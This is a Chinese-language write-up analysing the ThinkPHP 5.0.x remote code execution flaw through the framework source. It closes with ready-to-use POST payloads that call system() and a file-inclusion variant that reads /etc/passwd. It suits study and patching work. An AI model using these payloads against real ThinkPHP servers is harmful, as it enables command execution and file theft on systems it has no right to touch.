ThinkPHP 5.0.x RCE 复现


影响版本

5.0.x<=5.0.23

环境

thinkphp 5.0.23+phpstorm+php7.3

漏洞复现



漏洞分析

直接跟进app的run()

```
public static function run(Request $request = null)  $request: {instance => think\Request, hook => [0],
{
    $request = is_null($request) ? Request::instance() : $request;  $request: {instance => think\Reques

    try {
        $config = self::initCommon();  $config: {app_host => "", app_debug => false, app_trace => false

        // 模块/控制器绑定
        if (defined( name: 'BIND_MODULE')) {
```

$request 是被实例化的一个 request 类对象，这个类的构造方法，不难看出是存在漏洞的。

```
protected function __construct($options = [])
{
    foreach ($options as $name => $item) {
        if (property_exists($this, $name)) {
            $this->$name = $item;
        }
    }
    if (is_null($this->filter)) {
        $this->filter = Config::get( name: 'default_filter');
    }
```

会遍历$options ，存在变量覆盖，继续往下看，

```
// 获取应用调度信息
$dispatch = self::$dispatch;  $dispatch: {type => "module", module => [3]}[2]

// 未设置调度信息则进行 URL 路由检测
if (empty($dispatch)) {
    $dispatch = self::routeCheck($request, $config);  $config: {app_host => "", app_debug => fa
}

// 记录当前调度信息
$request->dispatch($dispatch);  $dispatch: {type => "module", module => [3]}[2]  $request: {ins
```

跟进路由检测，routeCheck()

```php
public static function routeCheck($request, array $config)
{
    $path   = $request->path();
    $depr   = $config['pathinfo_depr'];
    $result = false;

    // 路由检测
    $check = !is_null(self::$routeCheck) ? self::$routeCheck : $config['url_route_on'];
    if ($check) {
        // 开启路由
        if (is_file( filename: RUNTIME_PATH . 'route.php')) {...} else {
            $files = $config['route_config_file'];
            foreach ($files as $file) {...}
        }

        // 路由检测（根据路由定义返回不同的URL调度）
        $result = Route::check($request, $path, $depr, $config['url_domain_deploy']);
```

如果需要调用`Route::check`方法，需要`$check`为`true`，

```php
// 是否开启路由
'url_route_on'          => true,
```

路由默认开启。

再去看`Route`类中`check`方法，

```php
public static function check($request, $url, $depr = '/', $checkDomain = false)
{
    //检查解析缓存
    if (!App::$debug && Config::get( name: 'route_check_cache')) {...}

    // 分隔符替换 确保路由定义使用统一的分隔符
    $url = str_replace($depr,  replace: '|', $url);

    if (isset(self::$rules['alias'][$url]) || isset(self::$rules['alias'][strstr($url,
    $method = strtolower($request->method());
```

这里又去调用了`request`类的`method()`

```php
public function method($method = false)
{
    if (true === $method) {
        // 获取原始请求类型
        return $this->server( name: 'REQUEST_METHOD') ?: 'GET';
    } elseif (!$this->method) {
        if (isset($_POST[Config::get( name: 'var_method')])) {
            $this->method = strtoupper($_POST[Config::get( name: 'var_method')]);
            $this->{$this->method}($_POST);
        } elseif (isset($_SERVER['HTTP_X_HTTP_METHOD_OVERRIDE'])) {
            $this->method = strtoupper($_SERVER['HTTP_X_HTTP_METHOD_OVERRIDE']);
        } else {
            $this->method = $this->server( name: 'REQUEST_METHOD') ?: 'GET';
        }
    }
    return $this->method;
}
```

注意这里调用的时候时没有给参数的，`$method` 初始值为`false`，进入第二个`if`分支，

```
 if (isset($_POST[Config::get('var_method')])) {
    $this->method = strtoupper($_POST[Config::get('var_method')]);
    $this->{$this->method}($_POST);
```

看这段代码，如果 $this->method 可以控制，那么就可以调用当前类中的任意方法，

去看 `var_method` 的值

```
// 表单请求类型伪装变量
'var_method'             => '_method',
// 表单ajax伪装变量
```

寻找可以利用的方法。

上面说到`request`类的构造方法存在变量覆盖的，可以调用他来达到控制`request`类的属性，

搜索一下是否有 `eval` 或者， `call_user_func` 等可以执行命令的地方，

```
private function filterValue(&$value, $key, $filters)
{
    $default = array_pop( &array: $filters);
    foreach ($filters as $filter) {
        if (is_callable($filter)) {
            // 调用函数或者方法过滤
            $value = call_user_func($filter, $value);
```

参数无法控制，我们无法直接调用这个方法来执行命令，找调用了他的其他方法。

找到`input()`方法，

```php
public function input($data = [], $name = '', $default = null, $filter = '')  $data: {XDEBU
{
    if (false === $name) {...}
    $name = (string) $name;
    if ('' != $name) {...}

    // 解析过滤器
    $filter = $this->getFilter($filter, $default);  $default: null  $filter: ""

    if (is_array($data)) {
        array_walk_recursive( &input: $data, [$this, 'filterValue'], $filter);
        reset( &array: $data);
    } else {
        $this->filterValue( &value: $data, $name, $filter);
    }

    if (isset($type) && $data !== $default) {
        // 强制类型转换
        $this->typeCast( &: $data, $type);
    }
    return $data;
```

`$data`是不是数组，都会去调用`filterValue`方法，

array_walk_recursive — 对数组中的每个成员递归地应用用户函数

说明

```
array_walk_recursive ( array &$array , callable $callback , mixed $userdata = null ) : bool
```

将用户自定义函数 **callback** 应用到 **array** 数组中的每个单元。本函数会递归到更深层的数组中去。

参数

array
输入的数组。

callback
典型情况下 **callback** 接受两个参数。**array** 参数的值作为第一个，键名作为第二个。

> 注意:
> 如果 **callback** 需要直接作用于数组中的值，则给 **callback** 的第一个参数指定为引用。这样任何对这些单元的改变也将会改变原始数组本身。

userdata
如果提供了可选参数 **userdata**，将被作为第三个参数传递给 **callback**。

`$filter`是通过`getFilter()`获取的，去看一下。

```php
protected function getFilter($filter, $default)  $filter: ""  $default: null
{
    if (is_null($filter)) {
        $filter = [];
    } else {
        $filter = $filter ?: $this->filter;  $filter: ""  filter: ""
        if (is_string($filter) && false === strpos($filter, needle: '/')) {
            $filter = explode( delimiter: ',', $filter);
        } else {
            $filter = (array) $filter;
        }
    }

    $filter[] = $default;
    return $filter;
```

判断空字符串为`null` 失败 这里看官方文档的解释

> 在下列情况下一个变量被认为是 **null**：
>
> - 被赋值为 **null**。
> - 尚未被赋值。
> - 被 unset()。

然后`$filter`会被赋值为`$this->filter`,然后转化为数组，并把`$default` 加入数组，返回，ok，我们可以通过覆盖来控制`$filter`,也就是我们需要执行的函数。

即`_method=__construct&filter[]=system`

接下来就是解决执行函数的参数的问题了，`$data`是作为参数传入的`input()`，然后再继续去找调用了`input()` 的，我们只需要留意传入`input()` 函数的第一个参数的值是否可控就可以。

不难发现 `param()` 方法。

在我们应用执行后，如果调用信息中的`type` 值为 `controller` 或者`method` ， 就会去执行`request` 类的 `param()` 方法。

```php
protected static function exec($dispatch, $config)
{
    switch ($dispatch['type']) {
        case 'redirect': // 重定向跳转
            $data = Response::create($dispatch['url'], type: 'redirect')
                ->code($dispatch['status']);
            break;
        case 'module': // 模块/控制器/操作
            $data = self::module(
                $dispatch['module'],
                $config,
                convert: isset($dispatch['convert']) ? $dispatch['convert'] : null
            );
            break;
        case 'controller': // 执行控制器操作
            $vars = array_merge(Request::instance()->param(), $dispatch['var']);
            $data = Loader::action(
```

```
Request.php:636, think\Request->param()
App.php:460, think\App::exec()
App.php:139, think\App::run()
start.php:19, require()
index.php:17, {main}()
```

跟进`param()`方法，

```php
public function param($name = '', $default = null, $filter = '')
{
    if (empty($this->mergeParam)) {
        $method = $this->method( method: true);
        // 自动获取请求变量
        switch ($method) {
            case 'POST':
                $vars = $this->post( name: false);
                break;
            case 'PUT':
            case 'DELETE':
            case 'PATCH':
                $vars = $this->put( name: false);
                break;
            default:
                $vars = [];
        }
        // 当前请求参数和URL地址中的参数合并
        $this->param      = array_merge($this->param, $this->get( name: false), $vars, $this->route( name:
        $this->mergeParam = true;
    }
    if (true === $name) {
        // 获取包含文件上传信息的数组
        $file = $this->file();
        $data = is_array($file) ? array_merge($this->param, $file) : $this->param;
        return $this->input($data, name: '', $default, $filter);
    }
    return $this->input($this->param, $name, $default, $filter);
}
```

喔，这里又执行了`method`方法，但是这里传入参数为`True`。

当为True时，会进入第一个分支，然后，

```php
if (true === $method) {
    // 获取原始请求类型
    return $this->server( name: 'REQUEST_METHOD') ?: 'GET';
```

然后去执行 `server()` 方法，`server()`方法也是调用了 `input()` 的，

```php
public function server($name = '', $default = null, $filter = '')
{
    if (empty($this->server)) {
        $this->server = $_SERVER;
    }
    if (is_array($name)) {
        return $this->server = array_merge($this->server, $name);
    }
    return $this->input($this->server, name: false === $name ? false : strtoupper($name), $defaul
}
```

如果`$name` 的值 为`REQUEST_METHOD`

在`input()` 方法中，

```php
if ('' != $name) {
    // 解析name
    if (strpos($name, needle: '/')) {
        list($name, $type) = explode( delimiter: '/', $name);
    } else {
        $type = 's';
    }
    // 按.拆分成多维数组进行判断
    foreach (explode( delimiter: '.', $name) as $val) {
        if (isset($data[$val])) {
            $data = $data[$val];
        } else {
            // 无输入数据，返回默认值
            return $default;
        }
    }
```


我们POST 数据中再加入 `server[REQUEST_METHOD]=xxx` 那么会覆盖掉 $this->server 然后 就绕过了 `server()` 方法中的第一条判断，那么我们就，进入`input()` 函数，将 `$this>server` 赋值为 `$this->server[``REQUEST_METHOD``]` ，成功变成我们需要的执行的函数的参数。

现在还有一个问题需要解决，就是如何 令 我们的应用调度信息中的`type`值 为 `controller` 或者 `method`


回到一开始的`app`的`run()` 方法。

这三个地方对调度信息进行了处理，其实可以直接看 下面两个地方的，`self::$dispatch` 值本身为 `null`

这里面的路由解析非常复杂，




这里的 `$method`在经过 `method=get` 的覆盖后，会变成 `get` 我们传入 `?s=captcha` 是为了获取正确的路由。



最后不断跟进，到最后会发现返回`method`。

调用栈如下。




payload

```
?s=captcha
post:
_method=__construct&method=get&server[REQUEST_METHOD]=calc&filter=system
```

另n种payload

其实在`param()`方法中，还有另个一地方调用了`input()`



也就是下面这里

将`$this->param`和`$this>get(false)`..... 合并，注意这一参数是`false`

看一下`get()`方法怎么处理的，

```php
public function get($name = '', $default = null, $filter = '')
{
    if (empty($this->get)) {
        $this->get = $_GET;
    }
    if (is_array($name)) {
        $this->param      = [];
        $this->mergeParam = false;
        return $this->get = array_merge($this->get, $name);
    }
    return $this->input($this->get, $name, $default, $filter);
}
```

也调用`input()`，但是会直接返回原始数据，也就是如果我们`post`传入的 `get =calc`,那么会返回字符串，然后数组拼接的时候抛出异常，所以我们需要传入 `get[]=calc`，但也可以`get`传参 就不需要`[]`

构造`payload`

```
?s=captcha&get=calc
post:_method=__construct&method=get&filter=system

?s=captcha
post:_method=__construct&method=get&filter=system&
get[]=calc
```

任意文件包含

如果`ban`了很多函数，但也可以试着包含日志文件或者 `session` 文件来`getshell`，结合文件上传也是好办法。

```
?s=captcha
post:_method=__construct&method=get&filter[]=think
\__include_file&server[]=1&get[]=/etc/passwd
```

写在后面

这个漏洞，主要是任意方法调用，且存在变量覆盖，导致我们可以控制命令执行的函数和参数。如果有哪里有问题，还请师傅们提出来。